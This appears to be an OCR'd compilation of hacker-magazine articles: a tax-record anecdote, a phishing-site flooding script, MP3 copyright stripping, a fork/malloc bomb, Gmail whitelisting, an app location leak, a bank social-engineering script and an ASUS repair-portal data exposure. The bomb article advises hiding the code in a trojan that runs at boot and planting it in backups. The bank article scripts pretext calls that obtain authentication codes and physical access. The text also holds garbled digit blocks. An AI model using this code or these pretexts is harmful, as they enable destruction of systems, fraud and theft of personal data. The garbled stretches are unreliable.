About 25 years ago, I decided to live "in the wind," sometimes known as a PT, or Permanent Traveler. Our society doesn't appreciate, condone, or support this, but being homeless is about the same thing. And few people seem to bother much about that. The fellow I was dating at the time wanted to do the same thing, so we each disposed of most of our worldly belongings... sold, dumped or stored... and took off. We each had a vehicle, which we used according to whim, occasionally using both if needed. Unlike the "unwashed homeless" however, we needed to appear "normal," blending in wherever we went. We did not want to attract negative attention, and being dirty and disheveled wouldn't help. So we needed certain things: transportation, clean clothes, places to stay, cash.

I'll try to keep this part as short as possible, though it may be of interest under a different title, and there are many things a person needs to do or know to live like we did. But it leads up to my free property situation.

Anyway, to support ourselves, we did things for people. We needed cash for gas and vehicle maintenance, and occasional visits to campgrounds, where we could rest, get clean, do laundry, etc. To avoid weather difficulties, we stayed south in winter. We made friends along the way, and helped them with their needs, often

getting paid for it and setting up future visits where we were invited to stay with them. My companion was an electrician, and I'm a doctor. His skills were more in demand than mine, however, because people don't trust a doctor-on-the-loose, so to speak. And what could I do for them? I didn't have an office, just knowledge, though I did a little consulting along the way. Anyway, I learned to be an electrician's helper then, and we repaired and rewired homes and vehicles all over the U.S. Some months we had plenty, some months not much.

One winter we left our belongings behind at a new friend's house and lived in the Caribbean, island hopping and, again, helping people. Much less cash there, but the cost of living was almost nil. On the days we had nothing, we picked up loose change on the streets to buy basic items like vegetables, beverages, and "pig bread" at local bakeries, called day-old-bread here. Side note: The coins in that area are mostly aluminum and are so lightweight, they literally blow out of your hand on a breezy day. Since wind is common there, and people tend to be careless, we found plenty of coins - enough to live on - about $1.50 to $2 per day. Sounds incredible, but this was the eighties and we were in a third world country. (I just wish I had taken pictures of the banks of public telephones in the towns. Very few people had phones at home, so the phone banks were the site of an all-night social event as people hung out waiting their turn to call someone, even if it was just the guy at the next phone.)

We enjoyed a fun and carefree lifestyle while we were homeless and met a lot of nice folks and made a lot of friends, both on the islands and in the U.S. Well, we both own property in the U.S., and the inevitable taxes must be paid every year. Since I had closed my bank account, we were using only his, and only for these kinds of expenses. All of my cash went into his account to simplify things and all bills - his and mine - were paid through his bank. Mail was forwarded to whatever friend we were (or said we were) staying with.

The second year we were out, my tax bill arrived addressed to him. He was listed as the property owner. Mind you, no documents existed to support a transfer of ownership. I had not deeded it over to him. He did not buy it. He did not redeem it at a tax sale. No, he merely paid my bill with my money, in his name. Later that year, on a trip into Colorado, we stopped in at the courthouse in that county to correct the records. They refused to change the name in their files. I argued, I shouted, I blamed, I begged, I threatened to sue the county... all to no avail. Once an entry has been made in a government system, even if a dumbass clerk makes the mistake, it takes legal action to change it.

Just why did *he* own *my* property? Well, because he was paying the taxes. I see, I argued, so all I have to do is pay someone's taxes for them and I get to keep their house? Sounds like an easy and cheap way to accumulate assets. The clerk only stared back at me with that dumb look you always see on government employees' faces. I did, indeed, have to hire a lawyer to get my property back. *Back?* Something is wrong with this picture. I never gave my property to anyone. I thought there was some kind of legal procedure for that, and it requires paperwork.

Well, I don't have that property anymore (gave it to the kids, with proper paperwork, before anything else happened to it) and now live in another state, back to being an enslaved resident/citizen, for all that conjures up. I asked at the courthouse here if that scenario was possible in this state, and they assured me it was not. But it was only a blank-faced government employee who told me that. So who knows for sure?

I suppose if you live in Colorado, or just want to own property there, all you have to do is pay someone's property taxes for them and it's yours. Since that stuff is in the public record, you could pick and choose the properties you'd like to have. You'd have each address and the exact amount of the tax bill. Technically, this is not *free* since you need some money to do it, but it is free if all you count is the "purchase price" of the property, which you didn't have to pay.

I wonder what would happen if you managed to pay someone's taxes before they even got a bill and they didn't find out about it. Surely, the property owner would contact you eventually to find out what's going on - if they could find you, but what if you managed to do this for several years and then sold the house? Would they have to move out, pay rent, buy it back, or hire a lawyer like I had to? Well, there are too many scenarios to consider here, and all of them would work out better for someone else than this one did for me. I don't have that kind of luck. It was quite expensive to get mine back. Plus, I didn't marry the guy, so he could have made out like a bandit. He's still in the wind.... I'm not.

The point here is to watch your back. And don't take a clerk's word for anything. While this seems to be a potential, though sneaky, way to obtain real estate the easy and cheap way, I don't have the time or inclination to pursue property accumulation this way. But I offer this as a warning to watch your own back. You never know when the bastards will take advantage of you.

619990606566527321655566753159688077682110049480435300433887014532239392599440050772996671019373869980027812591414933933825839579997524208691874099894208840882313386023677165778038513629495878408089589632455284768786380635061560613131162400987831597249181488562165198339535042209249151500561007677198386309905462937981806274421041329338010895115267210

Let's Feed the Phishes

915659846264459167159251020694110130624871688771586220043140145768829853201933111866779951212332304267419298013419369740441678782744995452287360096221115749652459232121667776060257226471329812073759774992569925131171242747147837814970553030223915004233021936890794209593875113476326990727171124003536730420340397929633888608846021601599041310769043468521680879522233430920502174624518911164393229478249268001214544435

by goldcove

My cell phone carrier has been offering email service for as long as I can remember and I have had an email account there since the late 1990s. Back then, I gave out my email address to everyone who asked and, needless to say, I received a *lot* of spam. For the last couple of years, I've received phishing attacks as well, and the other month I grew tired of this and decided to go vigilante and feed them some fake data.

Being suspicious of a possible malware infecting web page, I jail rooted Wget to fetch the phishing page. The handiwork seemed very sloppy. They had basically just ripped the web mail login and made some simple changes to collect the reply. They hadn't even removed the SquirrelMail JavaScript calls from the login form....

The one thing they changed was that they asked for the cell phone number and password instead of the usual username and password combo. This bit of "social engineering" will probably work on unsuspecting victims, as this is the common way for this cell phone operator to authenticate users on their website.

I decided to have some fun!

My first thought was not to get some angry cybercriminals on my back, so I used Tor and ProxyChains to hide my IP (Tor will change exit node and your apparent IP address every ten minutes).

I ran a simple Python script that generates random phone numbers starting with 9 or 4 (in accordance with the cell phone number plan in my country). It also generated random length (4-14) passwords. After each successful fake data injection, the script will sleep for one to 15 seconds.

I added an error handler to catch connection failures. The script then just sleeps for 60 seconds.

To be nice to the DNS server, I added the IP address of the phishing site to my /etc/hosts file.

The site had an odd behavior: It seemed that the site filtered on USER AGENT string. When I tried to Wget the site, I got redirected. I had to specify a standard web browser USER AGENT to get to the site. The code ran happily for four days, submitting false data to the phishing site and hopefully making any real data "disappear in the crowd."

The script has some caveats: random letters passwords can be quite obvious. It would be better to add some real life dictionary data.

Tor might be nice to hide your IP address, but a simple search at `https://check.tor➥project.org/cgi-bin/TorBulk➥ExitList.py` would list most exit nodes that can contact your IP address.

Also, sending a lot of data from the same IP address will be easy to pick up and filter. I didn't implement this before I started the script, but it should also analyze the server response. It turned out that the phishers got tired of the site and it got redirected to a standard hosting front page. I ended up sending data to the hosting company some ten hours after the phishing site closed.

I don't know if my action affected the phishers, but I got some laughs out of it imagining the fury of the phishers.... It was also a fun project to construct the script.

Links:

`http://torproject.org`
`http://proxychains.sourceforge.net/`

The script:

```
#!/usr/bin/python
#Anti-phish: false data spammer
#Sends false phonenumber and password to some phishingsite.com every
➥ n seconds

import httplib, urllib, random, string, signal
from time import sleep

PrintData = False
```

```
# Print response data on USR1 signal
def SigUSR1Handler(signum, frame):
  global PrintData
  PrintData = True

#Suspect filtering on simple headers. Add fake Win XP/ IE7 headers
headers = {"User-Agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows
➥ NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.04506.30)
➥", "Accept": "text/html", "Accept-Charset": "ISO-8859-1", "Keep-
➥Alive": "115", "Connection": "keep-alive", "Content-Type":
➥"application/x-www-form-urlencoded"}

#Loop endlessly
while True:
  #Create false data. 8 digit phonenumbers starting with 9 or 4.
➥ Password 4 to 14 letters
  #Decide if to use 4 or 9 as leading digit
  if random.randrange(0,2) == 0:
    leadingDigit = "9"
  else:
    leadingDigit = "4"
  fakeUserName = leadingDigit + "".join( [random.choice(string.
digits)
➥ for i in xrange(7)] )
  fakePassword = "".join( [random.choice(string.letters)for i
inxrange
(random.randrange(4,15))])

  params = urllib.urlencode({ 'Username': fakeUserName, "Password":
➥fakePassword })
  #Create connection
  try:
    conn = httplib.HTTPConnection("some.phishingsite.com:80")
    conn.request("POST", "/redirect.php", params, headers)
    #Server response
    response = conn.getresponse()
    print response.status, response.reason, "-", fakeUserName, fake
➥Password

    #If USR1 signal received, print data
    #I added this some time after first running the script. It will
➥ print the server response once.
    signal.signal( signal.SIGUSR1, SigUSR1Handler )
    if PrintData == True:
      #Returned data from server
      data = response.read()
      print data

    conn.close()

    PrintData = False
    #Lets sleep 1 to 15 sec
    sleep(random.randrange(1,16))
  except:
    print "Error connecting... sleeping 60 sec"
    sleep(60)

#End script
```

Bypassing Universal Studio's MP3 Security the EZ Way

by Akurei

Recently, while working on a video project for giggles, I needed to use some music I didn't readily have available. And every once in a blue moon, I actually feel guilty and pay for music. Normally, this has never been an issue, and I'd just snag the song off Amazon/iTunes and go to town. However, this time upon trying to import my newly downloaded song I was greeted with a lovely "Import failed: Class not registered" error. This left me quite perplexed as both a programmer and someone with more codecs than you can shake a stick at. I knew I had the tools needed to play the song... so why wouldn't it import into any of my editing software? Googling the issue led to typical responses of the error having to do with missing codecs. I knew this wasn't the case in my situation so I disregarded all of that and went back to the file itself. Looking into the properties nothing really looked any different, typical copyright and file permissions, blah blah blah. But I started thinking, well maybe it does have something with the copyright from Universal Pictures.

Firstly, I figured I'd try to just strip the data via Windows and use the Remove Properties tool. While this did clear all the meta-tags, it didn't remove the copyright, and the file still wouldn't import. (It never hurts to try the obvious)

Then I started thinking back on when a friend would send me tons of bootleg DVDs from China. They were always in PAL format and I remembered having to convert them so they'd be viable stateside. While I knew this was a very different issue, I figured maybe some of that software's conversion tools could be applied to this situation. That software being the VLC media player (`www.videolan.org`), which I surmise most people reading this are already more than familiar with.

As I mentioned earlier, the file in question had no problem being run through WinAmp/WMP/VLC. So I loaded it into the 1.0.5 Goldeneye build. I then went through the `Media` menu to `Convert/Save`. This brings up a new window that lets you select just about any file you could possibly want. I added the mp3 in question and clicked `Convert/Save` at the bottom of the screen. This in turn pops up a new and more important menu. You will see a source path to your file, a blank output path, and a format profile. I copy/pasted the source to the output, added a number so they wouldn't overwrite, and set the format profile to mp3. Upon clicking `Save` the player will reappear and look as though it's playing but no sound comes through (no touchy - let it do its thing).

As this was happening, I had the folder open to watch the formation of the output. I was initially suspect as the output was tiny by comparison to the original. A seven megabyte mp3 had suddenly become three megabytes and yet there were no changes made to the encoding method/frequency. Loading the new version into VLC, I was expecting static, garbled sounds, or maybe nothing at all. So I was pleasantly surprised when it played perfectly with no loss from the original. I then checked the file properties and - what do you know - all meta-tags were clear, including that nasty copyright/bloatware, and fully editable if I'd wanted to.

Lastly, I went back to my movie project and once again tried importing the song. My new copy of the song imported without a problem, and my video project was finished shortly thereafter. Later, out of curiosity, I scanned other purchases from both Amazon and iTunes to discover it is not a global issue with them, but rather varies from publisher to publisher (in my case the issue stemmed from Universal Pictures, a branch of Universal Studios). That being said, the methods detailed above worked for every case I found. There are, of course, other ways to accomplish what I did in this article. However, the method described here is likely one of the easiest you will find.

Internal Denial of Service with Fork and Malloc Bombs

by Israel

Anyone who watches the Western news has heard of "cyber attacks." This is usually a dumbed-down media term for Denial of Service attacks. This kind of attack has become rather popular lately. Examples include attacks from China against the U.S., Operation Payback from Anonymous, and many others. While somewhat effective, there are other ways to bring a server down that can be more effective and harder to trace. I hope to show how to improve on this and, as a caveat, prevent such attacks. Remember, this information is for educational purposes only!

A Denial of Service attack (DoS) is accomplished by taking a client, or multiple clients (Distributed Denial of Service or DDoS), and using them to flood a server with packets until it can no longer handle the traffic. The server either crashes or becomes unresponsive to the world. The same is achieved with software called Slowloris by only sending an unfinished TCP handshake.

There are a couple of problems with flooding. One, there is a chance you may bring down a node along the path of the target server and never complete the attack. Two, most sophisticated firewalls are going to drop an obscene amount of packets like this. In Linux, iptables can easily be configured to drop all SYN packets (or other packets) from a connection that generates too many per second. Lastly, to perform a SYN flood or any classic DoS on a network is very *loud!* An ISP or anyone on the line can see this coming a mile away.

While Slowloris is a lot quieter and likely to complete, it has one major pitfall that I see it shares with traditional DoS. Beyond spoofing, there is no way to really cover your tracks. An administrator can still view a log and see where the attack initiated from.

Let's jump ahead now and look at this code. I will tell you before you gasp or laugh that this is not a mistake. An infinite loop is usually considered a big no-no, even though they are used for writing processes and daemons. The reason you're told not to use them is because they can crash a machine if not properly implemented. However, in our case, this is not a bad thing.

```
// bomb.c
#include <stdlib.h>
int main(void) {
  int *x;
  for(;;) {fork();x = malloc
➥(sizeof(int) *
2097152); *x = 0;}
}
```

The code above is basically a combination of a fork bomb and a malloc bomb. Like I mentioned before, this is an infinite loop. Upon each iteration of the loop, it will call the fork() function. This will cause the program to subdivide, creating a new instance of itself each time the loop is run. This alone will keep demanding more and more resources until they are all gone and the system crashes.

To improve the speed of this, I added the malloc function. Malloc allows you to allocate dynamic memory, but normally you are strongly advised to use the free() function afterwards to prevent a memory leak. Again, we are throwing caution to the wind. Malloc is being called here to allocate two megs of RAM on each iteration of the loop. This number could be set to anything, but remember, it takes milliseconds to run this loop many times. The new processes/daemons started by fork() will also be running malloc(), so it won't take long to gobble everything.

While Linux has very good protection against this in the kernel, it has almost nil in userland. When I tested this code against Debian Sid, it froze the mouse instantly and kicked on my cooling fans. Your mileage may vary between OS, RAM, and processing power. Similar parallels can be drawn between this and a DoS, with the bandwidth attack versus memory and processing power.

So what do we do with this? First, one should achieve a reverse shell on the server. I'm not going to explain this because it would be an article in itself. Once access is gained, this code can easily be converted to run inside a userland rootkit or a trojan. Anything that is stealth and can start at boot would be fine. Probably any strength of hardware would never finish booting upon running this code. After covering your tracks and implementing this, you can send a halt to the system to reboot and freeze, or crash the system. A lot of people may even interpret a machine not booting as a hardware problem, not even thinking the attack has taken place. Applying this method to any system backups and mirrors may not hurt as well.

Prevention

Most Linux systems can be configured to put limits on how many daemons or threads can be used by the same program. (Yes, there are thread bombs too....) But by setting limits in /etc/security/limits.conf, you can easily stop this from happening. Windows should allow some configuration file of this degree for their users or at least build implementationfrom the kernel. I searched but could find no documentation of this in Windows. However, any administrator worth his salt should have a good list of hashes on the server regardless of the platform. One could mount the server with a live Linux distro and be able to examine their files for any injected code inside an incorrect hash.

If you have not checked your hashes, you most likely won't. You won't have a log when the time comes and malware will look like just another file. But, in this case, you most likely already have a trojan, rootkit, or bot and don't know it. Learn to store your hashes just like you do good backups, in separate locations with multiple backups, perhaps even on paper in case your backup is tampered with.

Whitelisting with Gmail

by R. Toby Richards

Before I get started with my tutorial, I'd like to mention something that I only found out because of my involvement in scambaiting (visit `http://419eater.com` if you want to know what that is). Among what I consider to be the "Big Four" webmail providers (AOL Mail, Hotmail, Yahoo Mail, and Gmail), Gmail is the only one that does not include your IP address in the header of the message. Other providers that have this feature include Hushmail and inbox.com.

This is the best solution that I've found to completely avoid spam. It works well for me. It is a bit of work to set up, and can be a pain for any friends you overlook, but it's worth it. These instructions are for Gmail. You can do the same thing with Outlook, but other than Gmail, I am not aware of any free email provider with the proper features:

First, choose a password. The purpose of the password will become clear later. For this example, I'll use the password "whitelist".

Second, set up a second Gmail account. For this example, we will suppose that this second account is `account2@gmail.com`.

Set Up This Filter in Gmail:

```
From: -(myfriend@gmail.com OR
➥mymom@yahoo.com OR myemployer.com
➥OR mychurch.org OR .edu OR .gov)
Subject: -(whitelist)
Action: Skip Inbox, Forward it to
➥ account2@gmail.com, Delete it.
```

Set Up This "Vacation Responder" in Account2:

```
You are receiving this message
because you have sent me an email,
but you are not on my whitelist.
Your message to me was automatically
deleted. If you believe that you
should be on my whitelist, then
send me an email with the subject
line "whitelist" (without quotes).
Regardless of the sender, I receive
all emails whose subject is
"whitelist".
```

Now you will only receive email from people (or domains) in your whitelist. If you've overlooked anybody, they can send you an email titled "whitelist" and you will get it. Then you'll have the option to add them to your filter above. If you are expecting an email that you don't get, then you can check Account2, where everything that's not on your whitelist goes.

Hints

Your "password" is not case sensitive.

Putting mychurch.org into your filter will allow you to receive email from anybody whose address ends in @mychurch.org.

Putting .gov into your filter will allow you to receive emails from any U.S. government agency. Same goes for .edu. I've never received spam from .gov, .edu, or .mil.

Here are some common domains you may want in your filter:

`google.com` (These aren't Gmail users. This will allow you to get e-mail messages from the Google company.)

```
2600.com
amazon.com
newegg.com
yourbank.com
youremployer.com
youtube.com
anydomainyoucompletelytrust.com
```

Also, if you own your own domain, then it wouldn't hurt to add that.

by Digicon

I'll start by saying this isn't really a hack, and that's because the location data isn't protected. But as hackers, we're curious beings who love to explore.

This all started with an app I use on my Android phone called MobileChan. To quote the website, "One part Foursquare and one part 4chan, MobileChan lets you view images and comments posted anonymously by people near you and submit your own posts for people nearby to read." My problem is with the word anonymously. Anonymity and GPS location data shouldn't go together, and the one thing this app does is tell you the distance between you and the other users of the image board.

After a while of using this app I began to wonder how this works. My rooted Android phone will make capturing network data possible.

Shark for Root is a network traffic sniffer that works on 3G and WiFi, similar to tcpdump on the PC. On a side note, this method can also be used to verify that apps work the way you intended them to. After running Shark and plugging the phone into my computer, I retrieved the pcap file produced by Shark for further examination.

NetworkMiner is an easy to use tool for Windows that will read the pcap file and reassemble the packets to show information collected in the network capture. Under the files tab in NetworkMiner, there will be a list of all of the files found in the pcap file. The file ending in "\threads. D12345B2[1].html" caught my eye and produced a file with many lines and this value: "location".

Here's a string from the file used when loading the app.

```
{"body": "Traffic SUCKS!",
➥"update_timestamp":
➥1307811161110, "parent":
➥null, "thread_id": {"$oid":
➥"4df1344aa063d6127a0002fd"},
➥"timestamp": 1307653194979,
➥"image_id": {"$oid":
➥"4df1344aa063d6127b000304"},
➥"location": [39.081208699999998,
➥-77.501044100000001],
➥"_id": {"$oid":
➥"4df1344aa063d6127a0002fe"}},
```

and another string from the file that is used when entering the thread.

```
{"body": "Rush hour, enjoy  it.",
➥"update_timestamp":
➥1307654665510,"parent": {"$oid":
➥"4df1344aa063d6127a0002fe"},
➥"image_id": null,
➥"timestamp": 1307654665510,
➥"thread_id": {"$oid":
➥"4df1344aa063d6127a0002fd"},
➥"location":
➥ [41.003464163333331,
➥-83.757851166666666],
➥ "_id": {"$oid":
➥ "4df13a09a063d6127a0002ff"}},
```

As you can see, "location": [39. ➥081208699999998,-77.5010441000000 ➥01] is the latitude and longitude from the GPS. You could turn the GPS off and not have your location revealed, but the app seems to use the location of the cell tower in that case. Also, many Android phones ship with the GPS on by default, so the user would have to know to turn it off.

The thing is, many users of this app probably wouldn't post the things they do if they knew how trackable the whole process is. Some of the content can get pretty racy to downright nasty and everything in between. Now, this may or may not be a big deal to you, depending on how private you are.

I'm sure many app developers won't go to great lengths to protect user data. A great deal of apps would leak user data with a simple packet sniffer. Let's face it: today's smart phones are becoming more personal then the personal computer ever was. So go and explore some apps. The market is full of them.

MobileChan: http://www.mobilechan ➥.com/

Shark for Root: https://market. ➥android.com/details?id=lv.n3o ➥.shark

pcap file: http://en.wikipedia.org ➥/wiki/Pcap

NetworkMiner: http://sourceforge ➥.net/projects/networkminer/

Rooting (Android OS): http://en.wiki ➥pedia.org/wiki/Rooting_(Android_OS)

How to Social Engineer Your Local Bank

by Rob

Warning: Do not try this unless you work for a financial institution and are conducting a penetration test.

Banks. We love them, right? Some people look at banks and think, "They must have their act together, big building, hundreds of branches, thousands of employees...." Others think, "What a bunch of morons."

As an insider, I can tell you that I tend to agree with the second train of thought. Let me tell you why....

Banks come in all shapes and sizes, however we will be focusing on medium sized 50+ branches and up. In any business with 50 locations, there is no way for everyone to know each other. So if my customer comes to your location and you have a question for me, how do I know it's you calling me on the phone? Sure, I can look at the Caller ID, but what about mortgage lenders who work on the road from their cell phones? Or relationship bankers who are at people's houses? Caller ID is out of the picture. So how do we authenticate who we are talking to? Most banks use a password system that changes on a daily or weekly basis. Some call it the "daily authentication code," some call it the "password of the day." There are many names, but they are all basically the same thing.

By having this "daily auth code," we have our first step into social engineering a bank.

But how would an outsider get this code? Easy. By pretending to be working for the bank's internal audit department. Banks hate auditors, but they are a necessary evil. The auditor can make your life a living hell if you don't cooperate with them. So let's see how we can exploit this relationship.

Let's say we call the bank and have a conversation something like the following:

Banker: Hello, this is Marcy, thank you for calling xyz bank. How may I direct your call?

You: Hey Marcy, this is Oswald Cobblepot. I'm working with internal audit to do some security assessments and I'm supposed to talk to (insert common name here) on the teller line.

One of three things happen here:

1) *Banker:* We don't have (name) here.

No problem. You just say, "Geez, they gave me this big list to work off of and it seems to be wrong more than right. I just need to talk to someone on the teller line to get your branch done so they don't keep bugging you guys. Can I talk to whoever is free next?"

2) She's busy.

You say, "I just need to talk to someone on the teller line to get your branch done so they don't keep bugging you guys. Can I just talk to whoever is free next?"

3) *Banker:* Hold on.

At this point, you should be on the line with a teller. Why did we ask for a teller? Tellers are busy and are generally younger and less experienced, and this makes them distracted and better targets. So we are on the line with a teller....

Teller: This is (name).

You: Hey (name). (insert small talk) I was just talking to Marcy (make sure to drop the name of the first person you talked to in order to build credibility) about some security assessments we are doing in internal audit. Basically, I just need to ask you a few quick questions so we can assess your branch.

1. Who are you allowed to share your logon password with? (they should say nobody)

2. Once you log into your PC, who is allowed to use it besides you? (nobody again)

3. If someone calls from another branch asking for information, how do you verify who they are? (they should answer by saying they use the daily authentication code that we talked about earlier)

4. How do you find the daily auth code? (it's usually on an intranet site or mailed out daily)

5. Do you check and verify it with all callers requesting information?

6. What is today's code? (Believe it or not, this works. I have done this a few hundred times and only one person did not give it to me.)

Finish up the call with some small talk and hang up.

You now have the daily auth code for access to a bank. But how do you use it? Here is one scenario, but I'm sure you can come up with others....

Call a local branch and say, "Hey this is Bill from IT. I have a contractor going on site to look at your (printer problem, slow PC, alarm system, whatever). He should be there in an hour or so. Make sure you have him sign in and verify the daily auth code. kthxbye"

You can now walk into a branch and they are expecting you and you have the right code to get in and have access to files, folders, records, whatever.

We had fun doing this, but the key here is that once you are done doing your PenTest, you follow up with everyone involved and let them know why it worked and what they need to change to make sure it doesn't happen again. Then you need to wait a few months and test them again to make sure it's being implemented.

Oh, and if you haven't already, you should switch to a small community bank or credit union. Those big banks are just way too insecure... at least that's what I hear....

LAPTOP REPAIR, CUSTOMER BEWARE

by bTrack3r2003

Throughout the course of laptop ownership, users eventually end up with a broken piece of equipment. If you're lucky enough to be within your limited warranty, you may consider getting the computer repaired. A select few companies offer in home repairs (cough... Dell... cough), so, more likely than not, the resort is to neatly package up your precious piece of machinery (after wiping it of any incriminating information, of course) and ship it off to the repair center. This whole arrangement is both irritating and dangerous due to a security hole which exposes sensitive customer information to the public.

I made this discovery through my experience with ASUS laptop repair. Several comfortable months away from the end of my warranty, my ASUS gaming laptop started acting up, so I promptly called the service center and opened a repair ticket. After sending in my laptop, I was conveniently given an RMA (Return Merchandise Authentication) number to check my repair status.


Several days later, I navigated my browser to `http://support.asus.com/repair/repairstatus.aspx?Slanguage=en`. Here I selected my country and was brought to a neat little online application. I was prompted to enter my RMA number or phone number or serial number. Or. Normally, applications such as this require two credential authentications, but I continued on and checked my status, but found no activity on my ticket. Unsatisfied with the lack of action on ASUS's part, I wondered whether other users shared my same predicament. I altered my RMA number by one value in the negative direction and, lo and behold, some schmuck from Idaho also had no activity. On this page, the customer's name, six digits of the phone number (000)000-XXXX, a large portion of the serial number, and the start date of the ticket were displayed.

This is where I started really exploring to see how much information ASUS was willing to hand out. I continued to alter the RMA numbers to earlier and earlier dates until I finally found a completed ticket. Along with pieces of information, a tracking number was given to allow users to see when their laptops would arrive. With a quick jump to FedEx tracking I could see exactly where this user's laptop was headed, the expected day of arrival, as well as the weight of the package and other details.

The possibilities of exploit here are endless. An unethical person could scrape together enough information to perform some satisfying identity theft. Or perhaps, knowing a delivery address and date, one could stake out the drop and snag a refurbished laptop. Many of the FedEx forms that were marked delivered stated that no signature was given or that the package was "left at door."

In response to this major security hole, as well as breaches of data privacy statutes, I sent an anonymous letter to ASUS making them aware of their situation and recommending a two-credential authentication change as a solution to the problem. It is a shame that I had to write to them anonymously, but the stigma against hackers is painfully illustrated here. We must hide our creative and specialized work for fear of repercussions, while in the end (and beginning) we are only helping. But I digress.

Hopefully, by the time anyone sees this article, the solution will be implemented. But there is the possibility that many companies who offer this same service will have the same kind of issue. In the words of Turgon in his "The Geek Squad" article 25:2, "I am no whistle blower or disgruntled employee, but corporations like [ASUS] are reactionary. They only act on behalf of customers or employees when they get in trouble. When all other methods fail, I turn to the community!"



The Hacker Perspective

by Tiffany Strauchs Rad

Not many 12-year-olds in the late 1980s and early 1990s had 23 telephone lines going into their middle class homes in Great Falls, Virginia in the suburbs of Washington, D.C., but I did. The neighbors thought that we may have been bookies running illegal gambling from our basement, but with a father who was a former operative with the CIA, they did not bother us. No matter the hour, my brother Karl and I would respond to the low-toned beeping requests from users to speak to the sysop.

We took turns sharing phone numbers, playing MUD games, and chatting with the users of the bulletin board system that was operated from a room in our home. Back then, when the Internet was still in its infancy, we would cold-dial phone numbers that were shared amongst users. Where it took you - pre-enforcement of the Computer Fraud and Abuse Act - was always an exciting adventure. We were kids and not interested in malicious hacking, but in making friends online and playing games.

I remember the beginning of the adoption of TCP/IP, the birth of the World Wide Web, and sending my first email to a friend at MIT. When dialing the numbers and, patiently, waiting for the 8-bit pictures to slowly appear on the screen, 20 minutes for a single page to render was well worth the wait. I got a glimpse, from inside my home, of someone else's creation - someone else's world. The unknowns, such as who would respond to sysop chat requests and what files and games other systems contained, were exhilarating.

My vulnerability researches began from those adventures delving into how systems worked and were networked. At the time - at the ages of 10 and 12 - my brother and I were the greatest competition to Compuserve and AOL. I remember asking AOL administrators, "When will you be getting that new thing... email?" The representatives of those companies did not know we were kids and directly challenging their companies for a few years, but, without capital funding, we were not able to compete and those companies took our users. The BBS morphed into an ISP around 1990, but when Time Warner and the big telecoms came into the scene, we were forced to become users of their system instead.

While I was an undergraduate at Carnegie Mellon University, the Computer Fraud and Abuse Act (CFAA) was amended to include stiffer penalties and stricter definitions into what was "unauthorized access" - and this allowed minor-aged hackers to be tried as adults for some computer crimes. This technical knowledge base of hackers could now be on the receiving end of escalated charges, akin to possessing a weapon or having advanced offensive skills. The lawmakers theorized this knowledge base would have increased the likelihood of defendants understanding the ramifications for allegedly criminal actions, thus justifying an increase in the penalties.

College was the first time I met other hackers. During our summers, I chased Level 4 Hot Zone viruses to Patient Zero in the jungles of South America while they were interning at Microsoft and chasing zero days of a digital kind. It was not until I read my first issue of *2600: The Hacker Quarterly* and went to my first hacker conference, Defcon, in Las Vegas in 1999 that I discovered that there were many out there who shared my affinity for figuring out how things worked and how viruses and worms spread, and who also shared an interest in designing better things.

The first hacking project in which I participated was accessing car computers. A hacker named Nothingface showed me that even if a system was locked down with intellectual property and digital locks, if it was on a device he owned, he wanted to know what it did, how it operated, and if it stored information about him. He hacked his SUV for off-roading purposes. The last thing you want while off-roading in the backwoods of Washington State would be for your airbags to go off or for your anti-locking brakes to thwart a rocky hillside descent. He inspired me to look into issues beyond technically what could be done and taught me a lot.

I learned that most things could actually be done. However, how to tell people about what you have done without being implicated as a criminal or an intentional violator of intellectual property was a different matter. We were not malicious hackers. We were security researchers and weekend mechanics, but we had stumbled upon some things related to public safety and privacy that we wanted to share. We started the OpenOtto project for car hackers and then I went to law school.

If you wanted to study technology law or

computer security in law school near the turn of the century, the only classes that were even close were contracts, intellectual property, and criminal law. I took all of those basic classes at the University of Maine School of Law, one of the first law schools in the U.S. to have a technology law center, and drove 1.5 hours each way, twice a week (in the snow!), to Franklin Pierce Law School in Concord, New Hampshire to take one of the first cybercrimes law classes in the country.

I was disappointed that the hacker spirit/mentality was now a negative term thanks to the media's misuse of the word "hacker." I remember introducing myself as a "hacker" in the cybercrimes class. A hush, and then whispering, came over the lecture hall. Twelve years later, this is still the general reaction I get from the legal community, but, even back then, there were some who got it: my law school instructor was a fellow graduate of Carnegie Mellon University and, though a decade older than me, he appreciated what it meant. His class shaped my career.

The Digital Millennium Copyright Act (DMCA) was passed by President Clinton during my first year of law school. While we would be taught why it was strong intellectual property protection for digital media, I wanted to talk about the chilling effects it would have on the computer security community and about the case of MPAA vs. *2600*. I also read about Kevin Mitnick's and BernieS's harrowing experiences with the judicial system. After reading their cases, it inspired me to stay in law school and work to make changes in what I viewed as a judicial system that did not yet have the technical understanding of the elements of computer crimes. If it matters how a break-in occurred in the brick and mortar world, then the elements of how it was done using ones and zeroes should matter just as much. Additionally, expertise in preserving that digital evidence for trial should matter as much, too.

With the enforcement of the DMCA, in addition to severe civil penalties and fines that could be imposed on an infringer, there were stiff criminal penalties if they "circumvented anti-circumvention measures." I posed this question to my law school classmates: "Will this legislation, potentially, have the unintended consequence of making computer security *worse* and stifle free speech?" The answer I got was that it was intended to protect people's work, not to stifle research or encourage slapping on a weak crypto "anti-circumvention measure" to trigger the DMCA, rather than spending resources on better computer security and more rugged code. The academic and fair use clauses protected that, right? But, in practice, would it work that way? I do not think it did, and now, with new proposed legislation like the Stop Online Privacy Act of 2011, we must address these issues again.

